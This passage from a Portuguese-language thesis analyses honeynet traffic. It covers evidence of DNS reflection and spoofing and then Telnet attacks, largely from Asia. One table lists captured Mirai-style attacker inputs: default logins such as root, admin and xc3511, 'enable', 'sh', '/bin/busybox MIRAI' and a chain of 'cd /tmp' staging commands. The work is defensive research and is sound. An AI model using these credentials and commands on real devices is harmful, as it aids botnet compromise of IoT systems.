

Figura 4.4: Mapa mundi apontando os destinatários das requisições DNS.

A imagem 4.4 é um forte indicativo que o tráfego DNS enviado para a *honeynet* não é legítimo, pois a localização dos endereços de resposta é em sua maioria diferente daquela de origem. Essa é uma característica muito evidente de ataques que utilizam DNS, onde o atacante forja um endereço IP falso - método chamado de *spoofing*.

Apesar de os endereços de origem serem principalmente da costa oeste dos Estados Unidos e Índia, os computadores que mais recebem as respostas DNS estão presentes na costa Leste e também no centro dos Estados Unidos, Uruguai, Holanda, Vietnã e Austrália.

Esse tipo de prática é comum em ataques de negação de serviço, por exemplo, onde os remetentes utilizam os servidores DNS (no caso, o presente na *honeynet*) para gerar requisições cujo endereço de resposta são outros computadores, aumentando assim o tráfego de rede que eles processam.

Dentro dos mensagens de DNS, pode haver também os endereços IP que os remetentes solicitaram a resolução do respectivo nome. A figura 4.5 ilustra a localização geográfica desses endereços resolvidos:



Figura 4.5: Mapa mundi apontando os endereços resolvidos das requisições DNS.

A geo-localização dos endereços IP que foram resolvidos assemelha-se bastante àquela mostrada nos endereços de resposta do pacote, porém em maior quantidade de mensagens. As figuras 4.6 e 4.7 mostram que este fato pode não se tratar de uma coincidência:

DNS - ip_dst top 10 destinos

Endereço IP de destino	Contagem
203.113.131.1	1,741
203.113.188.2	1,478
199.212.0.53	1,218
193.0.9.9	812
200.3.13.11	652
199.212.0.73	533
210.245.31.130	521
192.5.4.1	507
210.245.31.10	483
199.253.183.183	482
196.216.169.10	401
202.12.29.25	366
200.10.60.53	350
202.12.28.131	345
193.0.9.5	340

Figura 4.6: Os 15 endereços de destino mais frequentes.

DNS - ip_dst top 10 resolvidos

Endereços IP resolvidos	Contagem
202.12.29.25	1,201
198.41.0.4	1,005
200.3.13.10	849
162.159.24.215	765
193.0.9.5	645
196.216.2.1	623
202.12.28.131	579
202.12.31.140	551
204.61.216.50	493
193.0.9.11	492
194.146.106.106	482
204.61.216.100	451
193.0.9.9	442
200.3.13.11	337
203.162.4.1	268

Figura 4.7: Os 15 endereços resolvidos mais frequentes.

Cruzando as informações de ambas as figuras, é possível perceber que alguns dos nomes que eram resolvidos pelo servidor de DNS da *honeynet* já eram de conhecimento dos remetentes antes de enviar a mensagem. Alguns exemplos são os endereços contidos nas faixas 193.0.9.0/24, 200.13.3.0/24, 210.245.31.0/24 e 192.5.4.0/24. Efetivamente, essa prática potencializa um possível ataque, pois o DNS gera tráfego na rede do atacado ao resolver o nome e também ao enviar a mensagem de resposta ao endereço falso, que também faz parte da rede vítima. Dessa forma, é gerado o dobro de tráfego para cada requisição.

Essencialmente, existem dois tipos de tráfego DNS: requisições e respostas. Vindo da Internet, as requisições feitas no servidor DNS presente na *honeynet* são mostradas na figura 4.8:



Figura 4.8: Os principais endereços IPs requisitantes de tráfego DNS.

Os dois endereços que mais geraram tráfego - 106.184.2.29 e 66.240.192.138 - possuem países de origem Japão e Estados Unidos, respectivamente. Porém, a maior parte do tráfego externo de DNS que chega na *honeynet* é composto por respostas, e não requisições, conforme visto abaixo:



Figura 4.9: Os principais endereços IPs que respondem tráfego DNS.

O fato de muitas respostas estarem chegando na *honeynet* significa que ela está sendo usada para fazer requisições para terceiros, o que apenas comprova os pontos levantados anteriormente sobre ela estar servindo de intermediador de ataques.

Muitas das respostas DNS mostradas acima se tratam de requisições feitas de DNS reverso, também conhecido como registro PTR. Nesse cenário, o requisitante quer saber qual o nome de domínio associado a um endereço IP.

A figura abaixo mostra o conteúdo das respostas às requisições feitas pela *honeynet*:

DNS - dns_query_name EXTERNO

Query Name	Count
pri.authdns.ripe.net	70
apnic.authdns.ripe.net	64
20.250.205.124.in-addr.arpa	35
lacnic.authdns.ripe.net	24
108.242.100.116.in-addr.arpa	20
144.153.100.223.in-addr.arpa	20
155.143.246.171.in-addr.arpa	20
186.158.99.46.in-addr.arpa	20
23.189.98.116.in-addr.arpa	20
57.198.247.171.in-addr.arpa	20

Figura 4.10: Principais requisições DNS.

Todos valores observados na figura 4.10 possuem o sufixo ".in-addr.arpa". Essa terminologia indica uma resposta à uma requisição reversa. Os principais nomes de domínio aos quais os endereços IPs que foram consultados pertencem são:

DNS - dns_ptr_domain_name EXTERNO

Nome de domínio	Count
static.vnpt.vn	75
localhost	25
dynamic.vdc.vn	6
abts-mp-dynamic-016.203.168.122.airtelbroadband.in	4
ip-address-pool-xxx.fpt.vn	4
119.82.65.205.reverse.spectranet.in	3
78.187.202.8.static.ttnet.com.tr	2
85.105.56.232.static.ttnet.com.tr	2
95.9.132.13.static.ttnet.com.tr	2
static.vdc.vn	2

Figura 4.11: Domínios retornados por pesquisa reversa de DNS.

Pesquisas DNS reversas necessitam que o requerente conheça o endereço IP do domínio procurado, somando as evidências que indicam que os atacantes já sabiam os endereços pesquisados.

A respeito das respostas às requisições diretas, os principais nomes dos servidores DNS que foram consultados pelas máquinas da *honeynet* foram:

DNS - dns_ns EXTERNO

Name Server	Count
tinnie.arin.net	1,969
sec3.apnic.net	1,155
sns-pb.isc.org	956
ns2.lacnic.net	914
apnic.authdns.ripe.net	858
ns1.apnic.net	837
ns3.apnic.net	827
ns4.apnic.net	816
apnic1.dnsnode.net	768
pri.authdns.ripe.net	614

Figura 4.12: Nomes dos principais servidores DNS consultados.

Os principais *Name Servers* de requisições SOA foram:

DNS - dns_soa_mname EXTERNO

MName - Primary NS	Count
z.arin.net	1
vdc-hn01.vnn.vn	5
tikona.in.22.1.in-addr.arpa	1
tikona.in.193.113.in-addr.arpa	1
soa	64
rns1.az-ix.net	1
pri.authdns.ripe.net	36
pdns.goldenlines.net.il	1
online.ln.cn	1
ns2.spectranet.com	2

Figura 4.13: MName dos campos SOA.

E o e-mail de seus respectivos responsáveis é:

DNS - dns_soa_rname EXTERNO

RName - Responsible Person	Count
tudq3@vietel.com.vn	1
tuananh.viettel.com.vn	3
snw.twnic.net.tw	1
root.skyinet.net	1
root.sc163.net	5
root.plusnet.in	1
root.online.ln.cn	1
root.ns1.tikona.in.22.1.in-addr.arpa	1
root.ns1.tikona.in.193.113.in-addr.arpa	1
root.ns1.jscnc.net	4

Figura 4.14: Nomes dos responsáveis SOA.

Alguns e-mails podem conter informações suspeitas, como é o caso dos responsáveis de domínio mostrados abaixo:

DNS - dns_soa_rname INTERNO

RName Responsible Person	Count
zombi.tele-set.net	5
yann.hirou.org	1
xtrung.viettel.com.vn	2
woland.sc.ru	3
webmaster.t35.net	2
webmaster.sigmanet.hn.14.4.190.in-addr.arpa	1
webmaster.neterra.net	1
webmaster.net-admin.pl	1
webmaster.multacom.com	1
webmaster.isp.beotel.net	8

Figura 4.15: Nomes dos responsáveis SOA.

O primeiro e-mail da lista é "zombi.tele-set.net". Trata-se de um nome deveras suspeito, pois contém a palavra-chave zombi, que pode indicar uma *botnet*.

A inspeção profunda de pacotes permite que não apenas as informações trocadas sejam capturadas, mas também as diversas *flags* que vieram a ser ativadas. A primeira a ser visualizada é a *checkdisable*:



Figura 4.16: Relação entre a *flag checkdisable* e endereços de origem e destino.

Na figura 4.16, aproximadamente 78% das respostas recebidas pela *honeynet* possuíam a *flag checkdisable* ativada. Efetivamente, essa estatística mostra que praticamente três quartos das informações recebidas não foram autenticadas.

Outra *flag* que possui grande correlação com a mostrada anterior é a *authoritative*:



Figura 4.17: Relação entre a *flag authoritative* e endereços de origem e destino.

Da figura 4.17, percebe-se que poucas das respostas recebidas eram, de fato, de uma entidade autoritativa. Boa parte das poucas que de fato eram vieram dos servidores raízes da árvore DNS.

Finalmente, convém analisar a *flag rcode*, que carrega informação sobre o código de operação da sessão:



Figura 4.18: Relação entre respostas DNS recebidas e seus códigos de operação.

Conforme esperado, a maior parte dos códigos trocados tiveram valor 0, o que indica completo sucesso na operação. Porém, outros valores também foram visualizados, incluindo os números 1, 2, 3 e 5. Eles indicam, respectivamente, erro de formatação, erro no servidor, domínio não existente e requisição recusada. Os dois parâmetros que mais chamam a atenção são o primeiro e o último, pois tráfego legítimo raramente é mal-formatado, devido ao fato de vir de fontes confiáveis e conexão negada geralmente indica uma máquina que não deveria ter sido contactada ou uma tentativa de acesso a um recurso restrito.

4.2 TELNET

Para o caso do protocolo Telnet, apenas duas *dashboards* foram criadas: uma para analisar o tráfego externo e outra para analisar o interno, e os principais elementos delas serão analisados em conjunto. A figura 4.19 mostra a geo-localização das principais fonte de tráfego Telnet na *honeynet*:



Figura 4.19: Localização dos principais atacantes da *honeynet* usando o protoloco Telnet.

Conforme esperado, a maior parte das mensagens recebidas utilizando o protocolo Telnet tiveram sua origem no continente asiático, principalmente do Vietnã, Cambodia, China, Coréia do Sul e Índia. Porém, ao contrário do tráfego DNS, uma parte considerável dos ataques também vieram da América do Sul, incluindo as regiões Sul, Sudeste, Centro-Oeste e Nordeste do Brasil, o Uruguai, Colombia e Venezuela.

Um gráfico de requisições por países por dia foi montado:



Figura 4.20: Principais países atacantes da *honeynet* usando o protoloco Telnet.

O gráfico 4.20 comprova as informações citadas acima, indicando alguns países adicionais, tais como Turquia, Rússia, México e Romênia.

O gráfico em pizza abaixo mostra a relação entre principais atacantes e o endereço IP de destino dos pacotes:



Figura 4.21: Relação entre origem e destino no protocolo Telnet.

Da figura 4.21 é possível que todas as requisições são destinadas ao endereço 172.30.20.36, que é o *honeypot* executando o sistema operacional Windows XP SP3. Adicionalmente, 26% desse tráfego é gerado por um único endereço IP, 1.179.247.113, pertencente a Banguecoque, Tailândia, Ásia.

A relação entre endereço de origem e número de porta é mostrada abaixo:



Figura 4.22: Relação entre endereço e porta de origem no protocolo Telnet.

Temos que os endereços IP que mais geram tráfego para a *honeynet* utilizam mais de um único número de porta para estabelecer a conexão. Esse fato pode significar que há mais de um processo executando na máquina requisitante, ou, mais provavelmente, tem-se uma rede de computadores distintos tentando se comunicar, e todo esse tráfego é originado de um único endereço IP.

Tem-se a seguir as distribuições do parâmetro *bytes in flight* do protocolo TCP. Esse parâmetro é responsável por medir a quantidade de *bytes* que foram enviados pelo remetente e ainda não foram reconhecidos pelo receptor.



Figura 4.23: *Bytes in flight* no protocolo Telnet.

É possível perceber que apenas dois *bytes* são enviados por vez pelo endereço 1.179.247.113, que é o que mais gerou tráfego nesse período de tempo.

Abaixo, são mostrados os principais comandos Telnet mandados:



Figura 4.24: Principais comandos Telnet enviados.

É possível extrair da figura 4.24 que os principais comandos Telnet trocados foram os de código 253, 252, 240, 250 e 251. Eles significam:

- 240: Fim da sub-negociação de parâmetros.
- 250: Segue sub-negociação de parâmetros.
- 251: Confirma a execução da ação indicada.

- 252: Nega a execução da ação indicada.
- 253: Indica a requisição da opção especificada.

É possível perceber também que o endereço que mais gera tráfego não envia nenhum comando específico do Telnet, o que vai de acordo com a informação encontrada no gráfico 4.23.

Os principais comandos contidos na carga útil dos pacotes Telnet foram:

Telnet - telnet_data EXTERNO

Telnet data	Count
sh	118,651
enable	118,119
shell	116,963
root	79,012
/bin/busybox MIRAI	60,796
system	56,815
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var	52,598
admin	37,583
❖%	10,335
xc3511	8,001

Figura 4.25: Principais comandos enviados por Telnet.

Da figura 4.25 pode-se identificar tentativas de *login* (com os usuários *root, admin* e *system*) e elevação de privilégios (*enable)*, comandos para executar terminais (*sh* e *shell*), e mudar para diretórios específicos (/tmp, /var/run, /dev/shm, /mnt e /var). Porém, o comando que mais chama a atenção é o referente ao *botnet* MIRAI, pois este foi um ataque massivo que é muito estudado na literatura de segurança de redes [Herzberg Dima Bekerman 2016].

Um dado interessante que pode se extrair da análise dos pacotes Telnet é o fato dos atacantes preencherem os pacotes enviados com comandos na esperança de alguma das sequências enviadas execute corretamente e comprometa a máquina atacada, conforme pode ser visto nas figuras 4.26, 4.27, 4.28 e 4.29:

Telnet - telnet_enc_cmd EXTERNO

